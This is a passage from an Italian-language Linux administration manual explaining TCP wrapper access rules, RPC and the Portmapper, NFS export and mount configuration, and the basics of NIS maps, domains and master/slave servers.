`ALL : ALL`	Consente l'utilizzo di qualsiasi servizio da parte di qualsiasi nodo.
`ALL : ALL EXCEPT .mehl.dg`	Consente l'utilizzo di qualsiasi servizio da parte di qualsiasi nodo a eccezione di quelli il cui dominio è *mehl.dg*.
`ALL : .brot.dg`	Consente l'utilizzo di qualsiasi servizio da parte dei nodi appartenenti al dominio *brot.dg*.
`ALL : .brot.dg EXCEPT caino.brot.dg`	Consente l'utilizzo di qualsiasi servizio da parte dei nodi appartenenti al dominio *brot.dg*, a esclusione di *caino.brot.dg*.
`ALL : 192.168.`	Consente l'utilizzo di qualsiasi servizio da parte dei nodi appartenenti alla sottorete 192.168.0.0.
`in.fingerd : LOCAL` `ALL : ALL`	L'ordine in cui appaiono le direttive è importante. In questo caso, le richieste per il servizio Finger (rappresentato dal demone '**`in.fingerd`**'), vengono accettate solo se provengono da indirizzi locali. Tutti gli altri servizi sono permessi da qualunque origine.

Per un controllo più facile degli accessi, conviene indicare all'interno del file '`/etc/hosts.deny`' soltanto '**`ALL : ALL`**' in modo da impedire tutti gli accessi che non siano consentiti esplicitamente da '`/etc/hosts.allow`'.

36.2 RPC: Remote Procedure Call

RPC, acronimo di *Remote procedure call*, è un meccanismo generale per la gestione di applicazioni cliente-servente. Il sistema si basa su un demone, il Portmapper, e un file che elenca i servizi disponibili associati al demone relativo. Il Portmapper funziona in modo autonomo dal supervisore dei servizi di rete. Semplificando in modo estremo il funzionamento delle RPC, si può dire che si tratti di un meccanismo attraverso cui si possono eseguire delle elaborazioni remote.

Dal lato servente si trova il Portmapper[3] in ascolto sulla porta 111, dal lato cliente ci sono dei programmi che, per un servizio RPC qualunque, devono prima interpellare il Portmapper remoto per ottenere le informazioni necessarie a stabilire una connessione con il demone competente.

Per questo motivo, le chiamate RPC contengono l'indicazione di un ***numero di programma***, attraverso il quale, il Portmapper remoto è in grado di rispondere informando il cliente sul numero di porta da utilizzare per quel programma.

I servizi RPC possono essere interrogati attraverso il programma '**`rpcinfo`**'. Per esempio, per chiedere al Portmapper dell'elaboratore *weizen.mehl.dg* quali servizi sono disponibili e per conoscere le loro caratteristiche, si può agire come nell'esempio seguente:

```
$ rpcinfo -p weizen.mehl.dg [Invio]

   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100005    1   udp    844  mountd
    100005    1   tcp    846  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

Una cosa da osservare è che alcuni dei programmi elencati tra i servizi RPC, non appaiono necessariamente anche nell'elenco del file '`/etc/services`'.

Il demone che si occupa di attivare i servizi RPC è '**`portmap`**' (a volte anche '**`rpc.portmap`**'), avviato e fermato dalla procedura di inizializzazione del sistema (restando indipendente dal controllo del supervisore dei servizi di rete).

```
portmap [opzioni]
```

Il file '`/etc/rpc`' contenente l'elenco dei servizi RPC disponibili, abbinati al numero di programma usato come riferimento standard. Il suo scopo è quindi quello di tradurre i nomi in numeri di programma e viceversa. Questi numeri riguardano esclusivamente la gestione dei servizi RPC e non vanno confusi con i numeri di porta (TCP/UDP '`/etc/services`') o di protocollo (IP '`/etc/protocols`').

```
# This file contains user readable names that can be used
# in place of rpc program numbers.
portmapper      100000  portmap sunrpc
rstatd          100001  rstat rstat_svc rup perfmeter
rusersd         100002  rusers
nfs             100003  nfsprog
ypserv          100004  ypprog
mountd          100005  mount showmount
ypbind          100007
walld           100008  rwall shutdown
yppasswdd       100009  yppasswd
etherstatd      100010  etherstat
rquotad         100011  rquotaprog quota rquota
…
```

36.2.1 Informazioni sulle RPC

Per interrogare un Portmapper si utilizza normalmente il programma '**`rpcinfo`**':[4]

```
rpcinfo -p [nodo]
```

```
rpcinfo [-n numero_di_porta] {-u|-t} nodo programma [versione]
```

```
rpcinfo {-b|-d} programma versione
```

L'utilità di questo programma sta quindi nella possibilità di conoscere quali servizi RPC sono disponibili all'interno di un certo nodo, oltre alla possibilità di verificare che questi siano effettivamente in funzione.

Tabella 36.12. Alcune opzioni.

Opzione	Descrizione
`-p` [*nodo*]	Interroga il Portmapper nell'elaboratore indicato, oppure in quello locale, elencando tutti i programmi RPC registrati presso lo stesso.
`-u` *nodo programma* [*versione*]	Utilizza il protocollo UDP per eseguire una chiamata RPC alla procedura zero ('**NULLPROC**') del programma nel nodo specificato. Il risultato viene emesso attraverso lo standard output.
`-t` *nodo programma* [*versione*]	Utilizza il protocollo TCP per eseguire una chiamata RPC alla procedura zero ('**NULLPROC**') del programma nel nodo specificato. Il risultato viene emesso attraverso lo standard output.
`-n` *numero_di_porta*	Permette di specificare una porta diversa rispetto a quella che viene indicata dal Portmapper, per eseguire una chiamata RPC attraverso le opzioni '**-u**' e '**-t**'.
`-b` *programma versione*	Permette di eseguire una chiamata RPC circolare (broadcast) a tutti i nodi in grado di riceverla, utilizzando il protocollo UDP, per l'esecuzione della procedura zero ('**NULLPROC**') del programma e della versione specificati. Il risultato viene emesso attraverso lo standard output.
`-d` *programma versione*	L'utente '**root**' può utilizzare questa opzione per eliminare la registrazione del servizio RPC del programma e della versione specificati.

Seguono alcuni esempi:

```
$ rpcinfo -p [Invio]
```

Elenca tutti i servizi RPC registrati nell'elaboratore locale.

```
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100005    1   udp    844  mountd
    100005    1   tcp    846  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

```
$ rpcinfo -p weizen.mehl.dg [Invio]
```

Elenca tutti i servizi RPC registrati nell'elaboratore *weizen.mehl.dg*.

```
$ rpcinfo -b mountd 1 [Invio]
```

Elenca tutti i nodi in grado di fornire il servizio '**mountd**'.

```
127.0.0.1 localhost.localdomain
192.168.1.1 dinkel.brot.dg
192.168.1.2 roggen.brot.dg
```

36.2.2 Controllo sulle RPC

Generalmente, il Portmapper non viene messo sotto il controllo del supervisore dei servizi di rete; tuttavia, potrebbe essere stato compilato in modo da tenere in considerazione il contenuto dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Indipendentemente dal fatto che ciò sia vero, se si usano questi file conviene prevedere le direttive che riguardano il Portmapper, in vista di aggiornamenti futuri. In generale, conviene inserire nel file '`/etc/hosts.allow`' la riga seguente:

```
portmap: specifica_dei_nodi
```

Per converso, conviene indicare la riga seguente nel file '`/etc/hosts.deny`', allo scopo di escludere gli accessi che non provengano dai nodi autorizzati espressamente:

```
portmap: ALL
```

Eventualmente, per una sicurezza maggiore, può essere conveniente inserire soltanto la direttiva seguente nel file '`/etc/hosts.deny`', sapendo che questa interferisce però con tutti gli altri programmi che interpretano questi file:


```
ALL: ALL
```

Ai fini del controllo attraverso filtri di pacchetto che si basano sul riconoscimento delle porte TCP o UDP, va ricordato che il Portmapper utilizza solitamente la porta 111.

36.3 NFS con i sistemi GNU/Linux

NFS è un servizio di rete che, avvalendosi delle RPC, permette la condivisione di porzioni di file system da e verso altri elaboratori connessi. Nell'ambito del modello ISO-OSI, il protocollo NFS si colloca al livello cinque (sessione). A seconda della versione del protocollo NFS, questo può avvalersi, al livello sottostante (trasporto), del protocollo UDP o del protocollo TCP.

Per la gestione o l'utilizzo del servizio NFS, il kernel Linux deve incorporare del codice appropriato che nella procedura di configurazione si individua come facoltà di gestione del file system NFS (sezione 8.3.9); tuttavia, benché incorporate, tali funzionalità devono poi essere controllate attraverso programmi di contorno.

Si può verificare la possibilità di accedere a un file system NFS leggendo il contenuto del file '`/proc/filesystems`'. L'esempio seguente rappresenta una situazione in cui ciò è possibile, per la presenza della riga '**nodev nfs**':

```
        ext3
        ext2
        minix
        umsdos
        msdos
        vfat
nodev   proc
nodev   nfs
nodev   smbfs
        iso9660
```

Per scoprire se il kernel consente di gestire la funzionalità di servente NFS, si può cercare il file '`/proc/net/rpc/nfsd`', il quale potrebbe contenere qualcosa simile all'esempio seguente:

```
rc 0 63064 138528
fh 0 194531 0 0 0
io 61203811 330360802
th 8 350 47.860 3.570 1.470 0.000 0.880 0.730 0.250 ↩
↪0.290 0.000 1.760
ra 16 7654 169 54 60 23 53 24 14 20 21 2115
net 201592 201592 0 0
rpc 201592 0 0 0 0
proc2 18 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
proc3 22 2 771 4595 101428 13065 19 10207 51228 3301 ↩
↪16 34 0 3310 15 520 45 2130 0 45 45 0 10816
```

36.3.1 Dal lato del servente

Dalla parte dell'elaboratore servente è necessario che oltre al Portmapper siano in funzione alcuni demoni, avviati secondo l'ordine seguente: '**rpc.mountd**', '**rpc.nfsd**', '**rpc.statd**', '**rpc.lockd**' ed eventualmente '**rpc.rquotad**'.[5] Quindi, è necessario che il file di configurazione '`/etc/exports`' sia stato configurato correttamente. Si può controllare la presenza del servizio attraverso l'interrogazione delle RPC:

```
$ rpcinfo -p [Invio]
```

```
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  54407  status
    100024    1   tcp  38826  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100021    1   udp  54411  nlockmgr
    100021    3   udp  54411  nlockmgr
    100021    4   udp  54411  nlockmgr
    100005    1   udp  54412  mountd
    100005    1   tcp  38827  mountd
    100005    2   udp  54412  mountd
    100005    2   tcp  38827  mountd
    100005    3   udp  54412  mountd
    100005    3   tcp  38827  mountd
```

Nello stesso modo, si può analizzare l'albero dei processi:

```
$ pstree [Invio]

init-+-…
     …
      |-lockd---rpciod
     …
      |-8*[nfsd]
     …
      |-portmap---portmap
     …
      |-rpc.mountd
      |-rpc.statd
     …
```

Il programma '**rpc.mountd**' è il demone che si occupa di gestire l'innesto del file system di rete dal lato del servente:

```
rpc.mountd [opzioni]
```

Generalmente, viene avviato dalla procedura di inizializzazione del sistema, in modo autonomo, cioè indipendente dal supervisore dei servizi di rete. Mantiene aggiornato il file '`/var/lib/nfs/rmtab`' che elenca gli innesti in essere. Tuttavia, non è garantito che il contenuto di questo file sia esatto, per cui non lo si può utilizzare per determinare con certezza quali siano le connessioni in corso.

Il programma '**rpc.nfsd**' è il demone che si occupa di gestire le richieste, da parte dei clienti, per i servizi NFS, avvalendosi in pratica delle funzionalità del kernel Linux.

```
rpc.nfsd [opzioni]
```

Deve essere in funzione nel servente. Viene avviato generalmente dalla procedura di inizializzazione del sistema, subito dopo '**rpc.mountd**'. Anche '**rpc.nfsd**' funziona in modo autonomo rispetto al supervisore dei servizi di rete.

Il demone '**rpc.lockd**' si occupa di avviare la gestione del sistema di file lucchetto NFS, noto come NLM, ovvero *NFS lock manager*:

```
rpc.lockd
```

In generale, con i kernel Linux recenti non dovrebbe essere necessaria la presenza di questo programma; tuttavia, anche se così fosse, il suo avvio non provoca inconvenienti.

Il demone '**rpc.statd**' serve al sistema di file lucchetto NFS per aggiornare la situazione quando un elaboratore cliente viene riavviato o comunque si blocca:

```
rpc.statd [opzioni]
```

La configurazione del servizio avviene principalmente attraverso il file '`/etc/exports`', il quale contiene l'indicazione delle porzioni di file system locale da concedere in condivisione. Se il file manca o è vuoto, non viene concesso l'utilizzo di alcuna parte del file system locale all'esterno.

Si tratta di un file di testo normale, in cui vengono ignorate le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**#**'; per il resto, le righe sono intese come dei record, ognuno dei quali è composto da:

- l'indicazione di una directory a partire dalla quale si concede la condivisione;
- una serie di nodi o reti cui viene concesso l'utilizzo di questa directory con l'eventuale specificazione di opzioni di accesso.

In pratica si utilizza la sintassi seguente:

```
directory_di_partenza [nodo][(opzioni)]…
```


La configurazione di questo file potrebbe non dare sempre gli effetti previsti, a causa di difetti che possono essere presenti nei demoni che si occupano della gestione del servizio. In generale, si è cercato sempre di garantire la sicurezza, a discapito della funzionalità. Se una configurazione di '`/etc/exports`' sembra non funzionare senza un motivo apparente, è bene provarne altre, limitando l'uso di opzioni particolari, o cercando di identificare meglio gli elaboratori a cui si concede l'accesso. Eventualmente, si veda anche la pagina di manuale *exports(5)*.

Gli elaboratori a cui si concede l'accesso alla directory condivisa possono essere specificati in vari modi, alcuni dei quali sono elencati di seguito:

- **indicazione di un nodo singolo**

  quando si utilizza un nome o un indirizzo IP che fa riferimento da un elaboratore specifico;

- **uso di caratteri jolly**

  possono essere utilizzati i caratteri jolly '*****' e '**?**' per indicare un gruppo di **nomi** di elaboratore con una sola notazione, tenendo presente che questi simboli non possono sostituirsi ai punti di un nome a dominio;

- **rete IP**

  attraverso la notazione '***indirizzo_ip/maschera_di_rete***' è possibile indicare simultaneamente tutti gli elaboratori collocati all'interno della rete o della sottorete a cui si fa riferimento.

Le opzioni tra parentesi tonde sono parole chiave particolari. Segue la descrizione di alcune di queste:

Parola chiave	Descrizione
`ro`	Consente l'accesso in sola lettura. Questa è la modalità di funzionamento predefinita.
`rw`	Consente l'accesso in lettura e scrittura.
`insecure_lock` `no_auth_nlm`	Questa opzione consente di usare un sistema di file lucchetto meno rigido, quando alcuni elaboratori clienti mostrano difficoltà in questo senso.
`root_squash`	Si tratta di un'opzione di sicurezza, di solito predefinita, attraverso la quale si impedisce l'accesso come utente '**root**'. In pratica, quando un utente '**root**' presso un elaboratore cliente utilizza il file system condiviso, viene trattato come utente '**nobody**'. L'utente '**nobody**' corrisponde spesso al numero UID 65534 (o `-2` se si vuole considerare il valore come intero a 16 bit); tuttavia, questo utente non ha un numero UID standard, tanto che in alcuni sistemi si preferisce utilizzare un numero più basso di quelli assegnati agli utenti comuni.
`all_squash`	La presenza di questa opzione fa sì che tutti gli accessi al file system condiviso, avvengano con i privilegi dell'utente '**nobody**'.
`no_root_squash`	Non effettua la trasformazione dell'UID '**root**' e ciò è necessario quando si utilizzano clienti NFS senza disco fisso. Tuttavia, per mitigare il problema di sicurezza che si crea inevitabilmente, è auspicabile che l'uso di questa opzione sia abbinato almeno a un accesso in sola lettura.

L'elenco seguente mostra alcuni esempi di record di questo file; tuttavia si ricordi che tutto va verificato con il proprio kernel e con la versione del protocollo NFS usati effettivamente.

Esempio	Descrizione
`/usr *.brot.dg(ro)`	Concede ai nodi del dominio *brot.dg* l'accesso in lettura alla directory '`/usr/`' e seguenti.
`/ roggen.brot.dg(ro,root_squash)`	Concede a *roggen.brot.dg* di accedere in sola lettura a partire dalla directory radice, escludendo i privilegi dell'utente '**`root`**'.
`/home roggen.brot.dg(rw) weizen.mehl.dg(rw)`	Concede a *roggen.brot.dg* e a *weizen.mehl.dg* di accedere in lettura e scrittura alla directory '`/home/`'.
`/usr/local 192.168.0.0/255.255.0.0(ro)`	Concede a tutti i nodi con indirizzi 192.168.*.* di accedere in lettura a partire dalla directory '`/usr/local/`'.
`/usr/local 192.168.0.0/16(ro)`	Esattamente come nell'esempio precedente, con una rappresentazione compatta della maschera di rete.
`/ *(ro,no_root_squash)`	Questa definizione non dovrebbe funzionare. Sembrerebbe voler concedere a tutta la rete di accedere in lettura a partire dalla directory radice, permettendo ai vari utenti '**`root`**' di mantenere i loro privilegi. Tuttavia l'asterisco non dovrebbe riuscire a rimpiazzare i punti che compongono i nomi a dominio, risolvendosi così in una directory che in pratica non viene condivisa.
`/ 0.0.0.0/0(ro,no_root_squash)`	Teoricamente, questo dovrebbe essere il modo corretto per ottenere il risultato che si presume voler ottenere nell'esempio precedente, limitatamente ai nodi con indirizzi IPv4.

Quando si modifica il file '`/etc/exports`', per garantire che il suo aggiornamento sia preso in considerazione dal sistema di condivisione del file system, è necessario utilizzare il programma '**`exportfs`**' nel modo seguente:

```
# exportfs -ra [Invio]
```

Il programma '**`exportfs`**' può anche essere usato per esportare al volo una directory, senza modificare il file '`/etc/exports`'. In generale, si tratta di una pratica non consigliabile, ma della quale bisogna tenere conto. Eventualmente si può consultare la pagina di manuale *exportfs(8)*.

Infine, bisogna considerare che alcuni dei demoni che abilitano il servizio NFS potrebbero essere stati compilati in modo da utilizzare i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`' per controllare l'accesso. L'elenco seguente mostra in che modo abilitare o disabilitare l'accesso in modo selettivo per ogni demone coinvolto, tenendo conto che anche il Portmapper potrebbe dipendere da questi file:

Demone	'/etc/hosts.allow'	'/etc/hosts.deny'
Portmapper	`portmap:` ***specifica_dei_nodi***	`portmap:` ***specifica_dei_nodi***
'**`rpc.mountd`**'	`mountd:` ***specifica_dei_nodi***	`mountd:` ***specifica_dei_nodi***

Demone	'/etc/hosts.allow'	'/etc/hosts.deny'
'**`rpc.nfsd`**'	`nfsd:` ***specifica_dei_nodi***	`nfsd:` ***specifica_dei_nodi***
'**`rpc.lockd`**'	`lockd:` ***specifica_dei_nodi***	`lockd:` ***specifica_dei_nodi***
'**`rpc.statd`**'	`statd:` ***specifica_dei_nodi***	`statd:` ***specifica_dei_nodi***
'**`rpc.rquotad`**'	`rquotad:` ***specifica_dei_nodi***	`rquotad:` ***specifica_dei_nodi***

È molto probabile che molti di questi demoni siano insensibili al contenuto dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'; tuttavia, se nel proprio sistema si utilizzano questi file, è meglio scrivere una riga di più in questi file, anche se inutile, piuttosto che dimenticarsene e avere problemi in seguito. Pertanto, per abilitare l'accesso a tutti questi demoni, conviene utilizzare le direttive seguenti nel file '`/etc/hosts.allow`':

```
portmap: specifica_dei_nodi
mountd: specifica_dei_nodi
nfsd: specifica_dei_nodi
lockd: specifica_dei_nodi
statd: specifica_dei_nodi
rquotad: specifica_dei_nodi
```

Per converso, può essere conveniente inserire le righe seguenti nel file '`/etc/hosts.deny`', allo scopo di escludere gli accessi che non provengano dai nodi autorizzati espressamente:

```
portmap: ALL
mountd: ALL
nfsd: ALL
lockd: ALL
statd: ALL
rquotad: ALL
```

36.3.2 Verifica del servizio

Quando il servizio NFS è attivo, si può verificare il funzionamento e l'utilizzo di questo con il programma '**`showmount`**':

```
showmount [opzioni] [nodo]
```

Se non si indica un nodo, viene interrogato il servizio NFS presso l'elaboratore locale.

Tabella 36.27. Alcune opzioni.

Opzione	Descrizione
`-a` `--all`	Elenca i clienti che utilizzano il proprio servizio e anche le directory che questi hanno innestato.
`-e` `--exports`	Elenca le directory esportate dal servente locale o dal servente remoto (se indicato come ultimo argomento del comando).

Quando si interroga la situazione dell'utilizzo in corso, le informazioni vengono tratte dal file '`/var/lib/xtab`', che però potrebbe mostrare l'utilizzo attuale di directory che in realtà non lo sono più.

36.3.3 Porte coinvolte

Il servizio NFS si avvale per il suo funzionamento del Portmapper e di altri demoni specifici. In alcuni casi, questi demoni comunicano utilizzando porte TCP o UDP definite in modo dinamico, pubblicizzate poi dal Portmapper stesso. I punti di riferimento costanti sono solo quelli seguenti:

Porta TCP o UDP	Demone
111	Portmapper
2049	'**`rpc.nfsd`**'

36.3.4 Dal lato del cliente

Con i sistemi GNU/Linux, l'utilizzo di un file system di rete richiede solo che il kernel sia stato predisposto per questo. Non occorrono programmi demone, basta il normalissimo '**mount**'.

Per innestare un file system di rete si interviene in modo analogo a quello di una unità di memorizzazione locale, con la differenza fondamentale del modo di esprimere il dispositivo virtuale corrispondente al file system remoto da connettere.

nodo_remoto* : *directory_remota

La notazione sopra riportata rappresenta la porzione di file system remoto cui si vuole accedere, attraverso l'indicazione simultanea dell'elaboratore e della directory di partenza.

Supponendo che l'elaboratore *dinkel.brot.dg* conceda l'utilizzo della directory '`/usr/`' e successive, l'elaboratore *roggen.brot.dg* potrebbe sfruttarne l'occasione attraverso il programma '**mount**' nel modo seguente:

```
# mount -t nfs dinkel.brot.dg:/usr /usr [Invio]
```

Inoltre, nell'elaboratore *roggen.brot.dg* si potrebbe aggiungere una riga nel file '`/etc/fstab`' in modo da automatizzarne la connessione (19.4.1.6).

```
dinkel.brot.dg:/usr  /usr       nfs      defaults     0  0
```

Sia attraverso il programma '**mount**' (preceduti dall'opzione '**-o**'), sia nel file '`/etc/fstab`' (nel campo delle opzioni), possono essere specificate delle opzioni particolari riferite a questo tipo di file system. L'elenco seguente mostra solo alcune di queste opzioni, che possono avere rilevanza quando si innesta un file system di rete.

Opzione	Descrizione
`rsize=`***n***	Permette di specificare la dimensione dei pacchetti utilizzati in lettura da parte del cliente NFS. Il valore predefinito è di 1024 byte.
`wsize=`***n***	Permette di specificare la dimensione dei pacchetti utilizzati in scrittura da parte del cliente NFS. Il valore predefinito è di 1024 byte.
`timeo=`***n***	Permette di definire il valore del *timeout*, espresso in decimi di secondo, per il completamento delle richieste. In pratica, se entro quel tempo non si ottiene una conferma, si verifica un *minor timeout* e l'operazione viene ritentata con una durata di *timeout* doppia. Quando si raggiunge un *timeout* massimo di 60 secondi si verifica un *major timeout*. Il valore predefinito è sette, corrispondente a 0,7 secondi.
`hard`	Stabilisce che la connessione deve essere ritentata all'infinito, anche dopo un *major timeout*. È la modalità di funzionamento predefinita.
`soft`	Stabilisce che venga generato un errore di I/O non appena si verifica un *major timeout*. Questa modalità si contrappone a quella '**hard**'.
`intr`	Permette l'interruzione di una chiamata NFS attraverso l'uso di segnali. Può essere utile per interrompere una connessione quando il servente non risponde.
`nosuid`	Evita di prendere in considerazione i permessi di tipo SUID e SGID dei file eseguibili.

In condizioni normali, conviene usare le opzioni '**rw**', '**hard**' e '**intr**', come nell'esempio seguente che rappresenta sempre una direttiva del file '`/etc/fstab`':


```
…
dinkel.brot.dg:/home  /home  nfs  rw,hard,intr   0  0
…
```

Per motivi di sicurezza, può essere utile anche l'opzione '**nosuid**', se si teme che un programma compromesso, presente nel file system remoto, possa acquisire privilegi particolare e intaccare l'elaboratore locale dal quale lo si avvia. Si vedano comunque le pagine di manuale *mount(8)* e *nfs(5)*.

36.4 NIS

Il NIS,[678] o *Network information service*, è un sistema di gestione di dati amministrativi concentrati in una sola fonte, rendendoli disponibili a tutta una rete in modo uniforme.

Il NIS è stato ideato e sviluppato originariamente dalla Sun Microsystems denominandolo originariamente *Yellow pages* (YP). Per questa ragione, molti programmi di servizio che riguardano la gestione del NIS hanno il prefisso '**yp**'; inoltre, a volte si parla di «servizi YP» invece di «servizi NIS».

Il NIS è un meccanismo che si sovrappone alla gestione amministrativa di un sistema Unix tipico, ma questo avviene in un modo non perfettamente integrato. Quando si introduce il NIS, si inserisce un livello di intermediazione tra l'utente e il sistema di amministratore preesistente.

36.4.1 Concentrazione amministrativa del NIS versione 2

Lo scopo del NIS è quello di concentrare in un solo elaboratore la gestione di una serie di file amministrativi. La tabella 36.32 elenca alcuni file di configurazione, tipici di un sistema Unix, che possono essere gestiti in questo modo.

Tabella 36.32. Elenco di alcuni dei file amministrativi gestibili comunemente attraverso il NIS.

File	Descrizione
'`/etc/passwd`'	Informazioni sugli utenti.
'`/etc/group`'	Gruppi di utenti.
'`/etc/shadow`'	Parole d'ordine oscurate (quando gestibili).
'`/etc/aliases`'	Alias di posta elettronica.
'`/etc/hosts`'	Traduzione degli indirizzi IP dei nodi della rete locale.
'`/etc/networks`'	Traduzione degli indirizzi IP delle sottoreti (locali).
'`/etc/protocols`'	Nomi e numeri dei protocolli di rete.
'`/etc/rpc`'	Numeri delle chiamate RPC.
'`/etc/services`'	Abbinamento dei servizi di rete ai numeri di porta corrispondenti.

È bene chiarire subito che il supporto alle parole d'ordine oscurate non è disponibile in tutti i NIS esistenti; inoltre, il protocollo NIS (fino alla versione 2) rende difficile il loro utilizzo in modo «sicuro», nel senso di mantenere effettivamente nascoste le stringhe cifrate corrispondenti alle parole d'ordine di accesso degli utenti.

La concentrazione amministrativa si attua facendo in modo che le informazioni dei file che interessano siano gestite a partire da un solo nodo. Generalmente, l'utilità del NIS sta nella possibilità di amministrare gli utenti da un'unica origine, facendo in modo che questi vengano riconosciuti in tutti gli elaboratori di un certo «dominio», senza dover essere inseriti effettivamente in ognuno di questi.

Gli esempi che si fanno nel capitolo sono volti principalmente al raggiungimento di questo risultato, concentrando così l'amministrazione dei file '`/etc/passwd`', '`/etc/group`' e '`/etc/shadow`'.

36.4.1.1 Mappe NIS

Il NIS non utilizza i file amministrativi così come sono, ne crea una copia; queste copie sono denominate «mappe». I file di mappa sono in formato DBM, dove si memorizzano solo coppie di dati: chiave-valore. Per questo motivo, a seconda della struttura dei file amministrativi originali, si possono generare più mappe differenti.

Quando si attiva il NIS, non si possono più utilizzare i vecchi comandi amministrativi (come '**passwd**', '**chsh**', ecc.), o quantomeno non conviene, perché il NIS non si accorge (autonomamente) dei cambiamenti apportati ai file tradizionali. Bisogna utilizzare i comandi specifici del NIS, in modo che i cambiamenti siano annotati immediatamente nelle mappe e poi siano propagati nei file amministrativi normali del servente NIS.

La tabella 36.33 riporta l'elenco di alcune delle mappe tipiche della gestione NIS. La collocazione di questi file dipende dal dominio NIS, descritto nella sezione seguente, e corrisponde in pratica a '`/var/yp/`***dominio_nis***`/`'.

Tabella 36.33. Elenco di alcune mappe NIS.

Mappa	Descrizione
'`passwd.byname`'	Utenti per nome.
'`passwd.byuid`'	Utenti per numero UID.
'`group.byname`'	Gruppi per nome.
'`group.bygid`'	Gruppi per numero GID.
'`shadow.byname`'	Utenti per nome (dal file '`/etc/shadow`').
'`mail.aliases`'	Alias di posta elettronica.
'`hosts.byname`'	Nodi per nome.
'`hosts.byaddr`'	Nodi per indirizzo.
'`networks.byname`'	Reti locali per nome.
'`networks.byaddr`'	Reti locali per indirizzo.
'`protocols.byname`'	Protocolli di rete per nome.
'`protocols.bynumber`'	Protocolli di rete per numero.
'`rpc.byname`'	Chiamate RPC per nome.
'`rpc.bynumber`'	Chiamate RPC per numero.
'`services.byname`'	Servizi di rete per nome.

36.4.1.2 Dominio NIS

Quando si attiva un servizio NIS in un nodo, in modo che questo renda disponibili le informazioni relative a un gruppo di elaboratori, si deve definire un dominio NIS corrispondente. Questo non ha niente a che fare con i domini utilizzati dal servizio DNS, ma generalmente, anche se potrebbe sovrapporsi perfettamente a un dominio di questo tipo, conviene utilizzare nomi distinti che non abbiano un nesso logico o intuitivo.

Più precisamente, è meglio dire che si stabilisce prima l'estensione del dominio NIS che si vuole creare, quindi si deve «eleggere» il nodo più adatto a fungere da servente NIS. Infatti, questo elaboratore deve trovarsi in una posizione conveniente nella rete, in modo che sia accessibile facilmente da tutti gli elaboratori del dominio NIS. Oltre a questo è bene che si tratti di una macchina adeguata all'estensione del dominio: maggiore è il numero di clienti, maggiore è la frequenza con cui deve rispondere a richieste del protocollo NIS.

I file di mappa di un servente NIS sono raggruppati distintamente per dominio, nella directory '`/var/yp/`***dominio_nis***`/`'.

36.4.1.3 Servente principale e serventi secondari

Finora si è fatto riferimento a un servente NIS unico per tutto il suo dominio di competenza. Quando si attiva un servizio di questo tipo, tutti gli elaboratori clienti di questo dominio dipendono completamente dal servente per tutte quelle informazioni che sono state concentrate sotto la sua amministrazione. Se l'elaboratore che offre questo servizio dovesse venire a mancare per qualsiasi motivo, come un guasto, tutti i suoi clienti sarebbero in grave difficoltà.

Per risolvere il problema, si possono predisporre dei serventi NIS secondari, o *slave*, che riproducono le informazioni del servente principale, o *master*.

Il motivo per il quale si utilizza il servizio NIS è quello di uniformare e concentrare la gestione di informazioni di un gran numero di elaboratori, altrimenti non sarebbe giustificato l'impegno necessario alla sua attivazione. Di conseguenza, è praticamente obbligatorio attivare dei serventi secondari, sia per attenuare i rischi di blocco del sistema globale, sia per ridurre il carico di richieste NIS su un'unica macchina.

La presenza di serventi secondari impone la creazione di meccanismi automatici per il loro allineamento, generalmente attraverso il sistema Cron.

36.4.2 Distinzione dei ruoli tra servente e cliente

Finora è stato preso in considerazione il compito del servente NIS, senza valutare i clienti, ma all'inizio la distinzione dei compiti può sembrare confusa.

Il cliente NIS è un programma demone che si occupa di fornire al sistema in cui è in funzione le informazioni che altrimenti verrebbero ottenute dai soliti file di configurazione. La situazione tipica è quella della procedura di accesso: se il nome dell'utente non viene trovato nel file '`/etc/passwd`' locale, il cliente NIS cerca di ottenerlo dal servente NIS.

In pratica, le funzionalità di servente e cliente sono indipendenti: ci possono essere elaboratori che fungono da serventi, altri che utilizzano il programma cliente per accedere alle informazioni e altri ancora che fanno entrambe le cose.

Se si pensa che il servente NIS principale deve contenere tutte le informazioni che vengono condivise dai programmi clienti presso gli altri elaboratori, potrebbe sembrare inutile l'attivazione del programma cliente nello stesso servente. Tuttavia, le cose cambiano quando si considerano i serventi secondari. Questi non dispongono delle informazioni che ha l'elaboratore corrispondente al servente principale; per ottenerle occorre attivare il cliente NIS in modo che si possa mettere in comunicazione con il servente principale.

Nel sistema NIS così strutturato, i clienti cercano le informazioni, riferite al loro dominio, dal servente che risponde più rapidamente. Ciò viene determinato generalmente attraverso una richiesta circolare (broadcast). Questo, tra le altre cose, è uno dei punti deboli del NIS: dal momento che qualunque elaboratore può rispondere a una chiamata circolare, chiunque è in grado di intromettersi per cercare di catturare delle informazioni.

36.4.2.1 Propagazione delle informazioni

Quando si deve intervenire per modificare qualche informazione di quelle che sono condivise attraverso il NIS, si presentano situazioni differenti a seconda delle circostanze. Queste si traducono in modalità diverse di propagazione delle modifiche nell'intero sistema NIS. Si distinguono due situazioni fondamentali:

- la modifica di un'informazione nell'elaboratore di origine (il servente principale) sui dati di partenza;
- la modifica di un'informazione attraverso gli strumenti offerti dal sistema NIS.

Nel primo caso le azioni da compiere sono:

1. aggiornare le mappe del servente principale;
2. aggiornare le mappe dei serventi secondari.

Nel secondo caso le azioni da compiere sono:

1. aggiornare i file di configurazione corrispondenti nel servente principale
2. aggiornare le mappe del servente principale
3. aggiornare le mappe dei serventi secondari

Quando si interviene manualmente sui file di configurazione di partenza del servente principale, per esempio quando si vuole aggiungere o eliminare un utente, si deve poi comandare manualmente l'aggiornamento delle mappe NIS; eventualmente si può pilotare anche l'aggiornamento dei serventi secondari, attraverso un cosiddetto *push*.

